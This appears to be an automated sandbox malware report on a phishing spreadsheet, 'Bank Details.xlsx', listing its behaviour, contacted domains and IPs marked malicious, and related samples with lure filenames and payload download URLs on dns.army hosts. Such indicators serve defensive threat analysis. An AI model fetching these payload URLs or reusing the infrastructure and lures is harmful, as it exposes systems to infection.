http://www.%s.comPA	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	
http://www.news.com.au/favicon.ico	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.hostvngiare.com	104.21.71.76	true	true		unknown
stdypmrimelimtewsosq.dns.army	103.141.138.117	true	true		unknown
dns.95h5cdn.com	18.166.77.19	true	true		unknown
gp-usea-elb-13pj8i7f0fbsh-1771787045.us-east-1.elb.amazonaws.com	3.230.51.235	true	false		high
parkingpage.namecheap.com	198.54.117.212	true	false		high
playfulpainters.com	34.102.136.180	true	false		unknown
www.qcmax.com	104.128.125.95	true	true		unknown
fqe.short.gy	52.59.165.42	true	false		unknown
www.christlicheliebe.net	144.76.242.196	true	true		unknown
www.thunderoffroadresort.com	unknown	unknown	true		unknown
www.18598853855.com	unknown	unknown	true		unknown
www.starr2021.com	unknown	unknown	true		unknown
www.stone-master.info	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.playfulpainters.com	unknown	unknown	true		unknown
www.thesixteenthround.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.starr2021.com/aqu2/?NP=FDSTiZqS/7wu56xr5ud1XtYEDVJDcY6JSxG6s2Z614q4ZNLNR7otPveqGH1j6obhpY7v2w==&Yzrt=nN6d4T	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mozilla.com0	explorer.exe, 00000006.0000000 0.2208077400.000000000B149000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	explorer.exe, 00000006.0000000 0.2207576712.000000000A330000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low


Name	Source	Malicious	Antivirus Detection	Reputation
http://msk.afisha.ru/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.windows.com/pctv.	explorer.exe, 00000006.0000000 0.2190357751.0000000003C40000. 00000002.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.google.it/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000006.0000000 0.2203542912.000000000861C000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.ebay.it/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000006.0000000 0.2207576712.000000000A330000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	vbc.exe, 00000004.00000002.218 6682993.0000000002740000.00000 002.00000001.sdmp, explorer.exe, 00000006.00000000.219035775 1.0000000003C40000.00000002.00 000001.sdmp	false		high
http://search.espn.go.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.218 5288938.00000000020D0000.00000 002.00000001.sdmp, explorer.exe, 00000006.00000000.218402247 3.0000000001C70000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://ariadna.elmundo.es/	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000006.0000000 0.2207887750.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.128.125.95	www.qcmax.com	United States		26658	HENGTONG-IDC-LLCUS	true
18.166.77.19	dns.95h5cdn.com	United States		16509	AMAZON-02US	true
52.59.165.42	fqe.short.gy	United States		16509	AMAZON-02US	false
34.102.136.180	playfulpainters.com	United States		15169	GOOGLEUS	false
3.230.51.235	gp-usea-elb-13pj8i7f0fbsh-1771787045.us-east-1.elb.amazonaws.com	United States		14618	AMAZON-AESUS	false
103.141.138.117	stdypmrimelimtewsosq.dns.army	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
198.54.117.212	parkingpage.namecheap.com	United States		22612	NAMECHEAP-NETUS	false
144.76.242.196	www.christlicheliebe.net	Germany		24940	HETZNER-ASDE	true
104.21.71.76	www.hostvngiare.com	United States		13335	CLOUDFLARENETUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385368
Start date:	12.04.2021
Start time:	11:36:43
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 42s

Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Bank Details.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@9/28@12/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 23.7% (good quality ratio 22.4%) • Quality average: 70.5% • Quality standard deviation: 29.7%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 2.20.142.209, 2.20.142.210 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, apps.digsigtrust.com, ctldl.windowsupdate.com, a767.dscg3.akamai.net, apps.identrust.com, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:38:09	API Interceptor	59x Sleep call for process: EQNEDT32.EXE modified
11:38:22	API Interceptor	34x Sleep call for process: vbc.exe modified
11:38:42	API Interceptor	217x Sleep call for process: help.exe modified
11:39:10	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.128.125.95	eQLPRPErea.exe	Get hash	malicious	Browse	• www.qcmax.com/aqu2/?mbyD=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NZtvHKIujf&EhUtvx=xdFt3xAHnXiTPL3p
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• www.qcmax.com/aqu2/?rPj0Qr6=toEAtfXwLESsnLakC+2t7dOdvm85giv91w8vwljOeFfqXEeY4s07KiqgA7NzyF3KMsrf&tXrx=gdkpfvSpm
52.59.165.42	presupuesto.xlsx	Get hash	malicious	Browse	
	remittance info.xlsx	Get hash	malicious	Browse	
	Required Order Quantity.xlsx	Get hash	malicious	Browse	
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	
	NEW ORDER.xlsx	Get hash	malicious	Browse	
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	
	http://announcement.smarttechresources.net/track.aspx?6OxJvzbWgtyuD1z1ovZRjhA7oCeMofncfehKrR8LacCTunDd8llWUsge4AR9zTiorDL1aZ4kAoU=	Get hash	malicious	Browse	
103.141.138.117	Purchase Order.xlsx	Get hash	malicious	Browse	• pmrimewsdylimtewsogh.dns.army/documepnt/winlog.exe
	ShipDoc_CI_PL_INV_.xlsx	Get hash	malicious	Browse	• wsdyantipiracydestyr.dns.army/yanoffice/win32.exe
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• pmrimewsdylimtewsogh.dns.army/documepnt/winlog.exe
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• stdypmrimelimtwstogy.dns.army/documepnt/winlog.exe
	invoice bank.xlsx	Get hash	malicious	Browse	• stdypmrimelimtwstogy.dns.army/documepnt/winlog.exe
	Payment_Advice_REF344266.xlsx	Get hash	malicious	Browse	• pmrimewsdylimtwswods.dns.army/documepnt/winlog.exe
	RevisedInvoice2.xlsx	Get hash	malicious	Browse	• pmrimestdylimtstwork.dns.army/documepnt/winlog.exe
	Statement Of Account 2021.xlsx	Get hash	malicious	Browse	• pmrimestdylimtstwork.dns.army/documepnt/winlog.exe
	Invoice.xlsx	Get hash	malicious	Browse	• pmrimestdylimtstwork.dns.army/documepnt/winlog.exe

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	RFQ_Enquiry_0002379_.xlsx	Get hash	malicious	Browse	• antistdyp iracydestg h.dns.army /yanoffice /win32.exe
	_Doc_Shipment_330393_.xlsx	Get hash	malicious	Browse	• thdyantip iracydethj p.dns.army /yanoffice /win32.exe
198.54.117.212	New order.exe	Get hash	malicious	Browse	• www.miles tonesrls.o nline/n30n/? GdIH=4/V STdRgjoHrn +qSdMCKVXS hlJLaSm84j Lgodp9buoZ +qe3slXHJ+ FG3aXuYEDG 1TdkG&Ajn= 6lNDphQHVx zXvzn0
	Shinshin Machinery.exe.exe	Get hash	malicious	Browse	• www.bakor oast.coffee/g7b/? Bzu=X+rBV3VeT RPsG/IiwPg AjJR7FEhfg RdscRWTA3I ua2yUCn27C ctf8aE4Tun 6k6kIXyXe& Rxo=M6hD4j nx_05t
	INV-210318L.exe	Get hash	malicious	Browse	• www.owe.p ink/vsk9/? EvI=CR-0dB &YV805PL=I Pye3ad5Vli S0kw2YotKy kUI/f06uly Vlr48O2QWP rzqY2uuE1i v1/UVrBfqk mRpTwF2mws V5g==
	1LHKlbcoW3.exe	Get hash	malicious	Browse	• www.booge rstv.com/p2io/? rN=d8 VD7828W8N& CR=fW2NkW2 j278wyrs6d /m+egXTc5d Wq8qtohQAL +tQrXSmfde tyJ3HBVVg7 gxb9s6RBL4M
	PO# 4510175687.exe	Get hash	malicious	Browse	• www.owe.p ink/vsk9/? I6A=lPye3a d5VliS0kw2 YotKykUI/f 06ulyVlr48 O2QWPrzqY2 uuE1iv1/UV rCzQnn9SQH kn&ofutZl= xVMtGJhp
	LrJiu5vv1t.exe	Get hash	malicious	Browse	• www.ifdca .com/m0rc/? 9rspeh=lb R5C4q/Bs6c 3SKeepmv0D a9hIgPOrZf 3Ut381rRSd Xn0224bmGU Ga2i5otESC z2qCMY&Ppd =_6g8CdsPd 2MHu

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	1nmYiiE0nY.exe	Get hash	malicious	Browse	• www.toplevelsealcoating.net/njo/?CZ=8pBxZbI&w2=mxuHlFV7ZpSkuYg6Lcwsp6DcsuxeedOYcKnp3vLhruQtfiblvIYsgHAA5V0E6fjYQA2BXcpyvw==
	KK7wD2vDmF.exe	Get hash	malicious	Browse	• www.toplevelsealcoating.net/njo/?nRYxC8=mxuHlFV7ZpSkuYg6Lcwsp6DcsuxeedOYcKnp3vLhruQtfiblvIYsgHAA5WYUmu/jX1fQ&Lh38=ZTdtG87X0j
	PO 213409701.xlsx	Get hash	malicious	Browse	• www.304shaughnessygreen.info/oean/?rFQt=d8/ljYFal4PMYfvauWUnApMkbVV7hvzPIdajggbW2e5rOGYmCrO1nFh35A2MgOnQN9VHwA==&rF=9rbPKz
	SAMSUNG C&T UPCOMING PROJECTS19-MP.exe.exe	Get hash	malicious	Browse	• www.marcellelizabeth.life/cdl/?Mfg=M/zpEzS8W9oCflylLsSUMmJUovgo5PqMMB6b2NznY4m/oZHGIJjoAjEmtsxcvBVMY/Td&uVxpj=ojO0dJYX1B
	KROS Sp. z.o.o.exe	Get hash	malicious	Browse	• www.angermgmtathome.com/kio8/?9rj0DvY=e6NOpdhu6GIIdtRIIRGR8dBI9mtGur58S+UqNMdGsY3OVbM2U6HgcHgaHwr7dyfFZUjr&v4=Ch6Lm
	SAMSUNG C&T UPCOMING PROJECTS19-027-MP-010203.exe.exe	Get hash	malicious	Browse	• www.marcellelizabeth.life/cdl/?Et08qv=M/zpEzS8W9oCflylLsSUMmJUovgo5PqMMB6b2NznY4m/oZHGIJjoAjEmtsxcvBVMY/Td&uXK=hpgd6NmPQLRDNXK
	IMG_1107.EXE	Get hash	malicious	Browse	• www.inifinityapps.net/bf3/?DXOX-=swuzFfgzYDLB3Bi4piS9eAlbkrlhpvPYJEwernceI/wmg54lN6WJu/MxY2tI0Dh/A+Qh&KzuH=XPjDi0j0G

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bank details.exe	Get hash	malicious	Browse	• www.nuevasantatecla.com/ehxh/?DVBh=2SjzOZmHZnnKS6lUkurSin0GpOD0orQTIR1dgfvJrCJBvqRU2lp5oKty/puKetsuF8gN&1b0hlT=gvRpjb_Xgb6xvP
	in.exe	Get hash	malicious	Browse	• www.seak.xyz/uds2/?Y4spQFW=vlE1ET6pQu49m+QHY7YrZ7t2bRuoKngw2h26Ua5bu/NnC6rxsHDfr4DpunyQx1XamxAZm7X6xg==&Ezu=VTChCL_ht2spUrl
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• www.nmsu.red/qef6/?D0G=dK6pc5Oo00TZ1lrwhWBq4bcwDNmrs3+St52Ej8uVu8gxg21O2w9JytjpowhKGLTyrptJ&Q2J=fjlpdDePPPndHZ
